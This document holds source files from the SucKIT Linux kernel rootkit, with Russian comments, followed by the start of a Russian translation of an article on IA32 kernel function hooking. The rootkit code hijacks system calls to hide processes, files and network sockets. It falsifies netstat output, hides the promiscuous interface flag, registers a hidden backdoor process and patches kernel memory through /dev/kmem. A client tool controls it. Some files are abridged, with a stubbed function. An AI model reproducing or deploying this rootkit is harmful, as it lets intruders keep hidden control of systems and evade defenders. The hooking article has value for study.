./src/kernel.c

```
/* $Id: hook.c, kernel related stuff (read, write and so on)  */

#ifndef KERNEL_C
#define KERNEL_C

#include "suckit.h"
#include "string.c"
#include "io.c"

/* простые inline-функции для чтения/записи ядерной памяти */

static inline int rkm(int fd, int offset, void *buf, int size)
{
        if (lseek(fd, offset, 0) != offset) return 0;
        if (read(fd, buf, size) != size) return 0;
        return size;
}

static inline int wkm(int fd, int offset, void *buf, int size)
{
        if (lseek(fd, offset, 0) != offset) return 0;
        if (write(fd, buf, size) != size) return 0;
        return size;
}

static inline int rkml(int fd, int offset, ulong *buf)
{
        return rkm(fd, offset, buf, sizeof(ulong));
}

static inline int wkml(int fd, int offset, ulong buf)
{
        return wkm(fd, offset, &buf, sizeof(ulong));
}


/* перемещение (релокация) образа */
int     img_reloc(void *img, ulong *reloc_tab, ulong reloc)
```

```
{
        int     count = 0;

        while (*reloc_tab != 0xFFFFFFFF) {
                skd("Relocating %x at %x",
                        * (ulong *) (((ulong) (img)) + *reloc_tab),
                        (((ulong) (img)) + *reloc_tab));
                * (ulong *) (((ulong) (img)) + *reloc_tab) += reloc;
                skd(" result=%x\n",
                        * (ulong *) (((ulong) (img)) + *reloc_tab));
                reloc_tab++;
                count++;
        }
        return count;
}

#endif
```

./src/string.c

```
/* $Id: string.c, modified linus' vsprintf.c, thanx to him, whatever */

#ifndef STRING_C
#define STRING_C

#include "str.h"

/* [Таблица из ~35 стандартных строковых функций — опущена] */
/* Содержит реализации: strnicmp, strcpy, strncpy, strcat, strncat,
   strcmp, strncmp, strchr, strrchr, strlen, strnlen, strspn, strpbrk,
   strtok, strsep, memset, bzero, bcopy, memcpy, memmove, memcmp,
   memscan, strstr, memmem, memchr */

#endif
```

./src/core.c

```
/* $Id: core.c, mainly our syscalls */

#ifndef CORE_C
#define CORE_C

#include <stdarg.h>
#include <linux/unistd.h>
#include <asm/ptrace.h>
#include <asm/mman.h>
#include <asm/errno.h>
#include <asm/stat.h>
#include <linux/if.h>


#include "suckit.h"
#include "string.c"
#include "vsprintf.c"
#include "io.c"

/* "экспорты" ;)) */
extern  ulong   page_offset;
extern  ulong   syscall_dispatch;
extern  ulong   old_call_table;

#if 0
int (*printk) (char *fmt, ...) = (void *) 0xc0113710;
```

```
#define crd(fmt,args...) printk(__FUNCTION__ "():" fmt "\n", args)
#else
#define crd(fmt,args...) while (0) {}
#endif


#define mmap_arg ((struct mmap_arg_struct *) \
                  (page_offset - sizeof(struct mmap_arg_struct)) )

/* пара new_XXX & old_XXX для системного вызова */
#define ds(type,name,args...) type new_##name(args); \
                              type (*old_##name)(args)
/* только old_XXX для импорта системного вызова */
#define is(type,name,args...) type (*old_##name)(args)

/* определения системных вызовов */
ds(int, olduname,       char *);
ds(int, fork,           struct pt_regs);
ds(int, clone,          struct pt_regs);
ds(int, open,           char *, int, int);
ds(int, close,          int);
ds(int, read,           int, char *, uint);
ds(int, kill,           int, int);
ds(int, getdents,       uint, struct de *, int count);
ds(int, getdents64,     uint, struct de64 *, int count);
ds(int, ioctl,          uint, uint, ulong);

/* импортируем различные syscall, чтобы не использовать int 0x80 из обработчиков */
is(int, stat,           char *, struct stat *);
is(int, fstat,          int, struct stat *);
is(void *, mmap,        struct mmap_arg_struct *);
is(int, munmap,         ulong, uint);
is(int, getpid,         void);
is(int, readdir,        uint, struct de *, uint);
is(int, readlink,       char *, char *, uint);
is(int, lseek,          int, int, int);


/* таблица замены системных вызовов (требуется hook.c) */
#define repsc(x)        {__NR_##x, (void *) new_##x, (void **) &old_##x},
#define impsc(x)        {__NR_##x, (void *) NULL, (void **) &old_##x},
struct  new_call        new_sct[] = {
        repsc(olduname)
        repsc(fork)
        repsc(clone)
        repsc(open)
        repsc(close)
        repsc(read)
        repsc(kill)
        repsc(getdents)
        repsc(getdents64)
        repsc(ioctl)
        impsc(stat)
        impsc(fstat)
        impsc(mmap)
        impsc(munmap)
        impsc(getpid)
        impsc(readdir)
        impsc(readlink)
        impsc(lseek)
        {0}
};

/* наша поддельная sys_call_table[] ;) */
ulong   sys_call_table[SYS_COUNT];

/* таблица скрытых PID */
struct  pid_struc pid_tab[MAX_PID];

/* "плохие" файлы ;) */
int     bdev = -1, bad1 = -1, bad2 = -1, bad3 = -1;
```

```
/* наши флаги */
ulong   our_flags = CMD_FLAG_HP | CMD_FLAG_HF;
int     backdoor_pid = 0;

struct  config_struc    cfg = {"CFGMAGIC", ".sd", "", ""};

#define HIDE_FILES      (our_flags & CMD_FLAG_HF)
#define HIDE_PROCS      (our_flags & CMD_FLAG_HP)

/* замена olduname — выделяет память в пространстве ядра */
int     punk(struct kma_struc *k)
{
        k->mem = k->kmalloc(k->size, k->flags);
        return 0;
}

/*************************** вспомогательные функции ******************** */
uint    my_atoi(char *n)
{
        register uint ret = 0;
        while ((((*n) < '0') || ((*n) > '9')) && (*n))
                n++;
        while ((*n) >= '0' && (*n) <= '9')
                ret = ret * 10 + (*n++) - '0';
        return ret;
}


/* u-alloc, 'u' означает 'ugly' (уродливый) ;) */
void   *ualloc(ulong size)
{
        void   *ret;
        struct mmap_arg_struct  msave;

        while (mmap_arg->lock == MM_LOCK);
        memcpy(&msave, mmap_arg, sizeof(struct mmap_arg_struct));
        mmap_arg->lock = MM_LOCK;
        mmap_arg->addr = 0;
        mmap_arg->len = (PAGE_SIZE + size - 1) & ~PAGE_SIZE;
        mmap_arg->prot = PAGE_RW;
        mmap_arg->flags = MAP_PRIVATE | MAP_ANONYMOUS;
        mmap_arg->fd = 0;
        mmap_arg->offset = 0;
        ret = old_mmap(mmap_arg);
        memcpy(mmap_arg, &msave, sizeof(struct mmap_arg_struct));
        if ((ulong) ret > 0xffff0000)
                return NULL;
        return ret;
}

static inline void    ufree(void *ptr, ulong size)
{
        if (ptr) {
                old_munmap((ulong) ptr,
                           (PAGE_SIZE + size - 1) & ~PAGE_SIZE);
        }
}

/* базовые функции */
static inline struct pid_struc *find_pid(int pid)
{
        int     i;
        for (i = 0; i < MAX_PID; i++) {
                if (pid_tab[i].pid == pid)
                        return &pid_tab[i];
        }
        return NULL;
}

struct pid_struc *add_pid(int pid)
{
```

```
        struct  pid_struc *p = find_pid(pid);
        int     i;
        if (p) {
                return p;
        } else {
                for (i = 0; i < MAX_PID; i++) {
                        if (!pid_tab[i].pid) {
                                bzero((char *) &pid_tab[i],
                                      sizeof(struct pid_struc));
                                pid_tab[i].pid = pid;
                                return &pid_tab[i];
                        }
                }
        }
        return NULL;
}

static inline struct pid_struc *hide_pid(int pid)
{
        struct  pid_struc *p = add_pid(pid);
        if (p) {
                p->hidden = 1;
        }
        crd("%d = 0x%x", pid, p);
        return p;
}

struct pid_struc *del_pid(int pid)
{
        struct  pid_struc *p = find_pid(pid);
        if (p) p->pid = 0;
        return p;
}

int unhide_pid(int pid)
{
        int     i;
        if (pid == 0) {
                for (i = 0; i < MAX_PID; i++) {
                        del_pid(pid_tab[i].pid);
                }
                return 1;
        }
        return (del_pid(pid) != NULL);
}

void    sync_pid_tab(void)
{
        int     i;
        /* удаляем неиспользуемые записи, чтобы таблица не переполнилась */
        for (i = 0; i < MAX_PID; i++) {
                if ((pid_tab[i].pid) &&
                    (old_kill(pid_tab[i].pid, 0) == -ESRCH)) {
                        bzero((char *) &pid_tab[i],
                              sizeof(struct pid_struc));
                }
        }
}

static inline struct pid_struc *curr_pid(void)
{
        return find_pid(old_getpid());
}

/* создаём таблицу ("кэш") сокетов, принадлежащих невидимым процессам */
int     create_net_tab(int *tab, int max, struct de *de, char *buf)
{
        int     i;
        int     fd;
        int     cnt = 0;
        crd("tab=0x%x, max=%d, de=0x%x, buf=0x%x", tab, max, de, buf);
```

```
        for (i = 0; i < MAX_PID; i++) {
                if (pid_tab[i].pid && pid_tab[i].hidden) {
                        char   *zptr;
                        zptr = buf +
                               sprintf(buf, "/proc/%d/fd", pid_tab[i].pid);
                        crd("buf=%s (0x%x), zptr=0x%x", buf, buf, zptr);
                        fd = old_open(buf, O_RDONLY, 0);
                        if (fd < 0)
                                continue;
                        *zptr++ = '/';
                        while (old_readdir(fd, de, sizeof(struct de)) == 1)
                                {
                                strcpy(zptr, de->d_name);
                                if (old_readlink(buf, &buf[64], 64) > 0) {
                                        if (!strncmp
                                            (&buf[64], "socket:[", 8)) {
                                                tab[cnt++] =
                                                    my_atoi(&buf[64]);
                                                if (cnt >= max) {
                                                        close(fd);
                                                        return cnt;
                                                }
                                        }
                                }
                        }
                        old_close(fd);
                }
        }
        return cnt;
}

static inline int     invisible_socket(int nr, int *tab, int max)
{
        int     i;
        for (i = 0; i < max; i++) {
                if (tab[i] == nr)
                        return 1;
        }
        return 0;
}

/* удаляем "плохие" вещи из вывода netstat и т.д. */
int     strip_net(char *src, char *dest, int size, int *net_tab,
                  int ncount)
{
        char   *ptr = src;
        char   *bline = src;
        int     temp;
        int     ret = 0;
        int     i;

rnext:
        if (ptr >= (src + size))
                goto rlast;
        if ((ptr - bline) > 0) {
                memcpy(dest, bline, ptr - bline);
                dest += ptr - bline;
                ret += ptr - bline;
        }
        bline = ptr;
        for (i = 0; i < 9; i++) {
                while (*ptr == ' ') {
                        if (ptr >= (src + size))
                                goto rlast;
                        if (*ptr == '\n')
                                goto rnext;
                        ptr++;
                }
                while (*ptr != ' ') {
                        if (ptr >= (src + size))
                                goto rlast;
```

```
                        if (*ptr == '\n')
                                goto rnext;
                        ptr++;
                }
                if (ptr >= (src + size))
                        goto rlast;
        }
        temp = my_atoi(ptr);
        while (*ptr != '\n') {
                ptr++;
                if (ptr >= (src + size))
                        goto rlast;
        }
        ptr++;
        if (invisible_socket(temp, net_tab, ncount))
                bline = ptr;
        goto rnext;
rlast:
        if ((ptr - bline) > 0) {
                memcpy(dest, bline, ptr - bline);
                ret += ptr - bline;
        }
        return ret;
}


#define NTSIZE  384
struct  net_struc *create_net_struc(int fd)
{
        int             size = 0;
        struct  de      *de = NULL;
        struct  net_struc *ns = NULL;
        char            *tmp = NULL;
        int             net_tab[NTSIZE];
        int             ncount;
        int             nsize;

        crd("fd=%d", fd);

        tmp = ualloc(PAGE_SIZE);
        do {
                nsize = old_read(fd, tmp, PAGE_SIZE);
                if (nsize < 0) {
                        ufree(tmp, PAGE_SIZE);
                        return NULL;
                }
                size += nsize;
        } while (nsize == PAGE_SIZE);
        ufree(tmp, PAGE_SIZE);
        if (old_lseek(fd, 0, 0) != 0)
                goto err;

        tmp = ualloc(size);
        if (!tmp)
                goto err;
        ns = ualloc(sizeof(struct net_struc) + size);
        if (!ns)
                goto err;
        de = ualloc(sizeof(struct de));
        if (!de)
                goto err;
        ns->data_len = size;
        crd("tmp=0x%x, ns=0x%x, size=%d", tmp, ns, size);
        ncount = create_net_tab(net_tab, NTSIZE, de, tmp);
        if (!ncount)
                goto err;
        nsize = old_read(fd, tmp, size);
        if (nsize < 0)
                goto err;
        old_lseek(fd, 0, 0);
        ns->len = strip_net(tmp, ns->dat, nsize, net_tab, ncount);
```

```
        ns->pos = 0;
        ns->fd = fd;
        ufree(tmp, size);
        ufree(de, sizeof(struct de));
        return ns;
err:
        ufree(ns, sizeof(struct net_struc) + size);
        ufree(tmp, size);
        ufree(de, sizeof(struct de));
        return NULL;
}

static inline int       destroy_net_struc(struct net_struc **net)
{
        if (net && *net) {
                ufree(*net, (*net)->data_len + sizeof(struct net_struc));
                *net = NULL;
                return 1;
        }
        return 0;
}

/***************************** системные вызовы ! **********************/
/* I/O с пользовательским пространством */
int     new_olduname(char *buf)
{
#define cmdp ((struct cmd_struc *) buf)
        if (cmdp->id == OUR_SIGN) {
                switch (cmdp->cmd) {
                        case CMD_TST:
                                cmdp->num = OUR_SIGN;
                                strcpy(cmdp->buf, SUCKIT_VERSION);
                                return 0;
                        case CMD_INV:
                                if (hide_pid(cmdp->num))
                                        return 0;
                                return -1;
                        case CMD_VIS:
                                if (unhide_pid(cmdp->num))
                                        return 0;
                                return -1;
                        case CMD_GFL:
                                cmdp->num = our_flags;
                                return 0;
                        case CMD_SFL:
                                our_flags = cmdp->num;
                                return 0;
                        case CMD_RMV:
                                if (backdoor_pid)
                                        old_kill(backdoor_pid, 9);
                                cmdp->cmd = syscall_dispatch;
                                cmdp->num = old_call_table;
                                return 0;
                        case CMD_BDR:
                                backdoor_pid = cmdp->num;
                                hide_pid(cmdp->num);
                                return 0;
                        default:
                                return -1;
                }
        }
        return old_olduname(buf);
#undef cmdp
}

int     new_fork(struct pt_regs regs)
{
        struct  pid_struc *parent;
        int     pid;

        sync_pid_tab();
```

```
        parent = curr_pid();

        pid = old_fork(regs);
        if (pid > 0) {
                if ((parent) && (parent->hidden)) {
                        register struct pid_struc *new;
                        new = add_pid(pid);
                        if (new)
                                new->hidden = 1;
                }
        }
        return pid;
}

int     new_clone(struct pt_regs regs)
{
        struct  pid_struc *parent;
        int     pid;

        sync_pid_tab();
        parent = curr_pid();

        pid = old_clone(regs);
        if (pid > 0) {
                if ((parent) && (parent->hidden)) {
                        register struct pid_struc *new;
                        new = add_pid(pid);
                        if (new)
                                new->hidden = 1;
                }
        }
        return pid;
}

/* кэшируем информацию о "плохих" файлах (/proc/net/tcp и т.д.) */
#define NSIZE   256
void    cache_bads()
{
        struct  stat *buf;
        char    *n;

        buf = ualloc(sizeof(struct stat) + NSIZE);
        n = (char *) (((ulong) buf) + sizeof(struct stat));
        crd("buf = 0x%x, n = 0x%x", buf, n);
        if (!buf) return;
        strcpy(n, BAD1);
        if (old_stat(n, buf) == 0) {
                bdev = buf->st_dev;
                bad1 = buf->st_ino;
                crd("bdev = %d, bad1 = %d", bdev, bad1);
        }
        strcpy(n, BAD2);
        if (old_stat(n, buf) == 0)
                bad2 = buf->st_ino;
        strcpy(n, BAD3);
        if (old_stat(n, buf) == 0)
                bad3 = buf->st_ino;
        crd("bad2 = %d, bad3 = %d", bad2, bad3);
        ufree(buf, sizeof(struct stat) + NSIZE);
}

int     new_open(char *path, int flags, int mode)
{
        int     fd;
        struct  stat *buf = NULL;
        if (bdev == -1)
                cache_bads();
        fd = old_open(path, flags, mode);
        if (fd < 0) goto err;

        buf = ualloc(sizeof(struct stat));
```

```
        if (!buf) {
                old_close(fd);
                return -ENOMEM;
        }
        if (old_fstat(fd, buf) == 0) {
                if ( (buf->st_dev == bdev) &&
                     (buf->st_ino == bad1 || buf->st_ino == bad2 ||
                      buf->st_ino == bad3) ) {
                        struct  pid_struc *p;
                        p = add_pid(old_getpid());
                        destroy_net_struc(&p->net);
                        p->net = create_net_struc(fd);
                        if (!p->net) {
                                old_close(fd);
                                fd = -ENOMEM;
                                goto err;
                        }
                }
        } else {
                old_close(fd);
                return -EPERM;
        }
err:
        ufree(buf, sizeof(struct stat));
        return fd;
}

int     new_read(int fd, char *buf, uint count)
{
        struct  pid_struc *p = curr_pid();
        /* подделываем файл сетевой информации ;) */
        if ((p) && (p->net) && (p->net->fd == fd)) {
                if ((count + p->net->pos) > p->net->len) {
                        count = p->net->len - p->net->pos;
                }
                crd("count (after) = %d", count);
                if ((p->net->pos >= p->net->len) ||
                    (count == 0)) return 0;
                memcpy(buf, p->net->dat + p->net->pos, count);
                p->net->pos += count;
                return count;
        }
        return old_read(fd, buf, count);
}

int     new_close(int fd)
{
        struct  pid_struc *p = curr_pid();
        if ((p) && (p->net) && (p->net->fd == fd)) {
                destroy_net_struc(&p->net);
        }
        return old_close(fd);
}

int     new_kill(int pid, int sig)
{
        struct  pid_struc *p;
        int     t = pid;

        if (pid < -1)
                t = -pid;
        p = find_pid(t);
        if ((p) && (p->hidden)) {
                register int cpid = old_getpid();
                if (cpid == 1) goto ok;
                p = find_pid(cpid);
                if ((p) && (p->hidden)) goto ok;
                return -ESRCH;
        }
ok:
        return old_kill(pid, sig);
```

```
}

int     is_hidden(char *s, uint inode)
{
        int     c = 0;
        struct pid_struc *p;

        if (!HIDE_PROCS) return 0;
        while (*s) {
                if ((*s < '0') || (*s > '9'))
                        return 0;
                c = c * 10 + (*s++) - '0';
        }
        if (((inode - 2) / 65536) != c) return 0;
        p = find_pid(c);
        if (!p)
                return 0;
        if (p->hidden)
                return 1;
        return 0;
}

/* убираем "скрытые" файлы и PID из листинга /proc */
int     new_getdents(uint fd, struct de *dirp, int count)
{
        struct  de      *dbuf = NULL;
        struct  de      *prev = NULL;
        char    register *ptr;
        char            *cpy;
        int             oldlen, newlen;
        int             hslen = strlen(cfg.hs);

        oldlen = newlen = old_getdents(fd, dirp, count);
        if (oldlen <= 0)
                goto outta;
        cpy = ptr = ualloc(oldlen);
        if (!ptr)
                return -ENOMEM;
        dbuf = (struct de *) cpy;
        memcpy(ptr, dirp, oldlen);
        memset(dirp, 0, oldlen);
#define dp ((struct de *) ptr)
        while ((ulong) ptr < (ulong) dbuf + oldlen) {
                int register size = dp->d_reclen;
                int zlen = strlen(dp->d_name);
                if (is_hidden(dp->d_name, dp->d_ino) ||
                   (HIDE_FILES && (zlen >= hslen) &&
                    (!strcmp(cfg.hs, &dp->d_name[zlen - hslen]))) ) {
                        if (!prev) {
                                newlen -= size;
                                cpy += size;
                        } else {
                                prev->d_reclen += size;
                                memset(dp, 0, size);
                        }
                } else {
                        prev = dp;
                }
                ptr += size;
        }
        if (newlen) memcpy(dirp, cpy, newlen);
outta:
        ufree(dbuf, oldlen);
        return newlen;
#undef dp
}

/* убираем "скрытые" файлы и PID из листинга /proc (64-бит версия) */
int     new_getdents64(uint fd, struct de64 *dirp, int count)
{
        /* аналогично new_getdents, но для struct de64 */
```

```
        /* ... */
}

/* скрываем флаг PROMISC */
int     new_ioctl(uint fd, uint cmd, ulong arg)
{
        int     ret;
#define ifr ((struct ifreq *) arg)
        ret = old_ioctl(fd, cmd, arg);
        if (ret < 0) goto err;
        if ((cmd == SIOCGIFFLAGS) && (ifr) && (ifr->ifr_flags & IFF_UP))
                ifr->ifr_flags &= ~IFF_PROMISC;
err:
        return ret;
}
#endif
```

./src/client.c

```
/* $Id: client.c, stuff between user <=> kernel */

#ifndef CLIENT_C
#define CLIENT_C
#include "io.c"
#include "string.c"
#include "vsprintf.c"
#include "config.c"

/* справка по использованию */
int     usage(char *s)
{
        printf(
                "Usage:\n"
                "%s [command] [arg]\n"
                "Commands:\n"
                "  u          uninstall\n"
                "  t          test\n"
                "  i <pid>    make pid invisible\n"
                "  v <pid>    make pid visible (0 = all)\n"
                "  f [0/1]    toggle file hiding\n"
                "  p [0/1]    toggle proc hiding\n"
                "configuration:\n"
                "  c <hidestr> <password> <home>\n"
                "invoking without args will install rewtkit into memory\n"
                , s);
        return 0;
}

/* ввод/вывод с ядром */
int     skio(int cmd, struct cmd_struc *c)
{
        c->id = OUR_SIGN;
        c->cmd = cmd;
        if (olduname(c) != 0) {
                return 0;
        } else {
                return 1;
        }
}

/* только проверяем наличие */
int     fucka_is_there()
{
        struct  cmd_struc c;
        c.cmd = CMD_TST;
        c.id = OUR_SIGN;
        olduname(&c);
```

```
        if (c.num == OUR_SIGN) {
                printf("Currently installed version: %s\n", c.buf);
                return 1;
        }
        return 0;
}

/* клиентская часть */
int     client(int kernel, int argc, char *argv[])
{
        struct  cmd_struc c;
        int     i;
        int     our_flags;

        if (argc < 2) return usage(argv[0]);
        if (((*(argv[1]) & 0xDF) != 'C') && (!kernel))
                return usage(argv[0]);
        if (kernel) skio(CMD_GFL, &c);
        our_flags = c.num;
        switch (*(argv[1]) & 0xDF) {
                case 'C':
                        if (argc != 5) return (usage(argv[0]));
                        return config(argv[0], argv[2], argv[3], argv[4]);
                case 'U':
                        printf("Removing from memory...");
                        skio(CMD_RMV, &c);
                        i = open(KMEM_FILE, O_WRONLY, 0);
                        if (i < 0) {
                                printf("Can't open %s for writing (%d)\n",
                                        KMEM_FILE, -errno);
                                return 1;
                        }
                        if (!wkml(i, c.cmd, c.num)) {
                                printf("Failed\n");
                                close(i);
                                return 1;
                        }
                        close(i);
                        printf("OK, previous call dispatch 0x%08x at"
                               " 0x%08x restored.\n", c.num, c.cmd);
                        return 0;
                case 'T':
                        printf("Test OK.\n");
                        return 0;
                case 'I':
                        if ((argc < 3) || (sscanf(argv[2], "%d", &i) != 1))
                                return usage(argv[0]);
                        c.num = i;
                        printf("Making pid %d invisible...", i);
                        if (skio(CMD_INV, &c)) {
                                printf("OK\n");
                                return 0;
                        }
                        printf("Failed\n");
                        return 1;
                case 'V':
                        if ((argc < 3) || (sscanf(argv[2], "%d", &i) != 1))
                                return usage(argv[0]);
                        c.num = i;
                        if (i != 0)
                                printf("Making pid %d visible...", i);
                        else
                                printf("Making all pid's visible...");
                        if (skio(CMD_VIS, &c)) {
                                printf("OK\n");
                                return 0;
                        }
                        printf("Failed\n");
                        return 1;
                case 'F':
                        if (argc >= 3) {
```

```
                                if (!((argv[2][0] == '0') ||
                                      (argv[2][0] == '1'))) {
                                        return usage(argv[0]);
                                }
                                if (argv[2][0] == '0')
                                        our_flags &= ~CMD_FLAG_HF;
                                else
                                        our_flags |= CMD_FLAG_HF;
                        } else {
                                our_flags ^= CMD_FLAG_HF;
                        }
                        printf("File hiding %s...",
                                (our_flags & CMD_FLAG_HF) ? "ON" : "OFF");
                        c.num = our_flags;
                        if (skio(CMD_SFL, &c)) {
                                printf("OK\n");
                                return 0;
                        }
                        printf("Failed\n");
                        return 1;
                case 'P':
                        if (argc >= 3) {
                                if (!((argv[2][0] == '0') ||
                                      (argv[2][0] == '1'))) {
                                        return usage(argv[0]);
                                }
                                if (argv[2][0] == '0')
                                        our_flags &= ~CMD_FLAG_HP;
                                else
                                        our_flags |= CMD_FLAG_HP;
                        } else {
                                our_flags ^= CMD_FLAG_HP;
                        }
                        printf("Proc hiding %s...",
                                (our_flags & CMD_FLAG_HP) ? "ON" : "OFF");
                        c.num = our_flags;
                        if (skio(CMD_SFL, &c)) {
                                printf("OK\n");
                                return 0;
                        }
                        printf("Failed\n");
                        return 1;
        }
        return usage(argv[0]);
}

#endif
```

./src/gfp.c

```
/* $Id: gfp.c, needs to be improved, takes care about GFP_KERNEL flag */

#ifndef GFP_C
#define GFP_C
#include "io.c"

#define NEW_GFP         KMEM_FLAGS
#define OLD_GFP         0x3

struct un {
        char    sysname[65];
        char    nodename[65];
        char    release[65];
        char    version[65];
        char    machine[65];
        char    domainname[65];
};
```

```
int     get_gfp()
{
        struct un s;
        uname(&s);
        if ((s.release[0] == '2') && (s.release[2] == '4') &&
            (s.release[4] >= '6' ||
             (s.release[5] >= '0' && s.release[5] <= '9'))) {
                return NEW_GFP;
        }
        return OLD_GFP;
}
#endif
```

./src/vsprintf.c

```
/* $Id: vsprintf.c, modified linus' vsprintf.c, thanx to him, whatever */

/* [Таблица из ~200 строк реализации vsprintf — опущена] */
/* Содержит: simple_strtoul, simple_strtol, simple_strtoull, simple_strtoll,
   skip_atoi, number(), vsnprintf(), snprintf(), vsprintf(), sprintf(),
   vsscanf() и связанные вспомогательные макросы */
```

— sd@sf.cz (sd@ircnet)

IA32 ADVANCED FUNCTION HOOKING

Автор: mayhem

8 декабря 2001 года

Содержание


```
  --[ Contents

   1 - Introduction
     1.1 - History
     1.2 - New requirements

   2 - Hooking basics
     2.1 - Usual techniques
     2.2 - Things not to forget

   3 - The code explained

   4 - Using the library
     4.1 - The API
     4.2 - Kernel symbol resolution
     4.3 - The hook_t object

   5 - Testing the code
     5.1 - Loading the module
     5.2 - Playing around a bit
     5.3 - The code

   6 - References
```


---

1 - Введение

Перехват функций используется для злоупотреблений, журналирования, патчинга и отладки — вот очевидные причины, по которым это важно. Мы попробуем разобраться, как это работает. Демонстрационный контекст — среда ядра Linux. Статья завершается описанием библиотеки перехвата общего назначения для серии Linux kernel 2.4, разработанной на версии 2.4.5 и работающей на IA32. Она называется LKH — Linux Kernel Hooker.

1.1 - История

Одна из эталонных работ по теме перехвата функций была опубликована в ноябре 1999 года и написана Silvio Cesare (привет, дружище ;-). Реализация была весьма прямолинейной: перехват заключался в модификации первых байт функции с переходом на другой код — с целью фильтрации обращений к функции `acct_process` ядра и предотвращения учёта определённых процессов.

1.2 - Новые требования

С того времени была проделана определённая работа:

• Прагматическое использование перенаправления часто (всегда?) требует доступа к исходным параметрам, независимо от их количества и размера (например, если нужно модифицировать и пересылать IP-пакеты).

• Может потребоваться возможность отключить перехватчик по требованию — это идеально подходит для настройки ядра в режиме реального времени. Мы можем захотеть вызывать оригинальные функции (незаметный перехват, применяемый программами мониторинга) или нет (агрессивный перехват, применяемый патчами безопасности для управления ACL — Access Control Lists) на объектах ядра.

• В некоторых случаях может потребоваться уничтожить перехватчик сразу после первого вызова — например, для сбора статистики (можно перехватывать один раз в секунду или в минуту).

---

2 - Основы перехвата

2.1 - Стандартные техники

Разумеется, основной код перехвата должен быть написан на языке ассемблера, тогда как обёртка написана на C. API высокого уровня LKH описан в соответствующем разделе. Сначала разберёмся с основами перехвата.

Вот что такое перехват в базовом виде:

• Модифицировать начало кода функции так, чтобы оно указывало на другой код (называемый «код перехватчика»). Это очень старый и эффективный способ достичь нужного результата. Альтернативный вариант — патчить все вызовы в сегменте кода, ссылающиеся на функцию. Второй метод имеет ряд преимуществ (он очень незаметен), но реализация несколько сложнее (разбор блоков областей памяти, затем сканирование кода) и не очень быстра.

• Изменять в режиме реального времени адрес возврата функции, чтобы перехватить управление после завершения выполнения перехваченной функции.

• Код перехватчика должен состоять из двух частей: первая должна выполняться до функции (подготавливает стек для доступа к параметрам, запускает коллбэки, восстанавливает оригинальный код функции), вторая — после (при необходимости снова устанавливает перехватчик).

• Параметры по умолчанию (определяющие поведение перехватчика) должны быть установлены при создании хука (до модификации кода функции). Параметры, зависящие от функции, должны быть зафиксированы сейчас.

• Добавлять коллбэки. Каждый коллбэк может получать доступ к исходным параметрам функции и даже изменять их.

• Включать, отключать, изменять параметры, добавлять или удалять коллбэки в любой момент.

2.2 - О чём не стоит забывать

-> Функции без указателя фрейма:

Важной возможностью является перехват функций, скомпилированных с опцией `-fomit-frame-pointer` компилятора gcc. Эта возможность требует, чтобы код перехватчика не использовал регистр `%ebp` — именно поэтому для стековых операций используется только `%esp`. Также необходимо обновить некоторые части (несколько байт там и сям), чтобы исправить смещения относительно `%ebp` в коде перехватчика. Подробности — в функции `khook_create()` в файле `lkh.c`.

Код перехватчика также должен быть позиционно-независимым. Именно поэтому многие смещения в коде перехватчика фиксируются во время выполнения (поскольку мы находимся в ядре, смещения должны быть зафиксированы при создании перехватчика, хотя очень похожие техники можно использовать для перехвата функций в процессах *во время выполнения*).

-> Рекурсия:

Мы должны иметь возможность вызывать оригинальную функцию из коллбэка, поэтому оригинальный код должен быть восстановлен до выполнения любого коллбэка.

-> Возвращаемые значения:

Мы должны возвращать корректное значение в `%eax` независимо от того, есть коллбэки или нет, и независимо от того, вызывается оригинальная функция или нет. В демонстрации возвращается значение последнего выполненного коллбэка, если оригинальная функция не вызывается. Если не вызываются ни коллбэки, ни оригинальная функция, возвращаемое значение неконтролируемо.

-> POST-коллбэки:

Если вы выполняете коллбэки после оригинальной функции, доступ к параметрам функции невозможен. Именно поэтому это плохая идея. Тем не менее, вот техника для реализации этого:

• Установить перехватчик как агрессивный.

• Вызвать PRE-коллбэки.

• Вызвать оригинальную функцию из коллбэка с её собственными параметрами.

• Вызвать POST-коллбэки.

---

3 - Объяснение кода

Сначала мы устанавливаем перехватчик.

A — Перезаписываем первые 7 байт перехватываемой процедуры косвенным переходом, указывающим на область кода перехватчика.

Смещение, помещаемое в `%eax`, является абсолютным адресом кода перехватчика, поэтому каждый раз при вызове функции `hijack_me()` управление будет переходить к коду перехватчика.

До перехвата:

```
0x80485ec <hijack_me>:          mov    0x4(%esp,1),%eax
0x80485f0 <hijack_me+4>:        push   %eax
0x80485f1 <hijack_me+5>:        push   $0x8048e00
0x80485f6 <hijack_me+10>:       call   0x80484f0 <printf>
0x80485fb <hijack_me+15>:       add    $0x8,%esp
```

После перехвата:

```
0x80485ec <hijack_me>:          mov    $0x804a323,%eax
0x80485f1 <hijack_me+5>:        jmp    *%eax
0x80485f3 <hijack_me+7>:        movl   (%eax,%ecx,1),%es
0x80485f6 <hijack_me+10>:       call   0x80484f0 <printf>
0x80485fb <hijack_me+15>:       add    $0x8,%esp
```

Три инструкции, отображаемые после `jmp`, ничего не означают — gdb введён в заблуждение нашим перехватчиком.

B — Восстанавливаем оригинальные байты перехваченной функции — это необходимо, если мы хотим вызвать оригинальную функцию без нарушения работы.

```
pusha
movl        $0x00, %esi                     (1)
movl        $0x00, %edi                     (2)
push        %ds
pop         %es
cld
xor         %ecx, %ecx
movb        $0x07, %cl
rep movsl
```

Два нулевых смещения были фактически изменены при создании перехватчика (поскольку их значения зависят от смещения перехваченной функции, необходимо патчить код перехватчика во время выполнения). Смещение (1) заменяется адресом буфера, содержащего первые 7 сохранённых байт оригинальной функции. Смещение (2) заменяется адресом входной точки оригинальной функции. Если вы знакомы с языком ассемблера x86, вы должны знать, что эти инструкции копируют `%ecx` байт из `%ds:%esi` в `%es:%edi`. Обращайтесь к [2] за спецификациями инструкций INTEL.

C — Инициализируем стек для обеспечения доступа на чтение/запись к параметрам и запускаем коллбэки. Мы перемещаем адрес первого исходного параметра в `%eax`, затем помещаем его в стек.

```
leal        8(%esp), %eax
push        %eax
nop; nop; nop; nop; nop
nop; nop; nop; nop; nop
nop; nop; nop; nop; nop
nop; nop; nop; nop; nop
nop; nop; nop; nop; nop
nop; nop; nop; nop; nop
nop; nop; nop; nop; nop
nop; nop; nop; nop; nop
```

Обратите внимание, что пустые слоты заполнены инструкцией NOP (опкод 0x90) — это означает отсутствие операции. Когда слот заполняется (с помощью функции `khook_add_entry`), используются 5 байт:

• Опкод вызова (опкод 0xE8)

• Смещение коллбэка (4-байтовый относительный адрес)

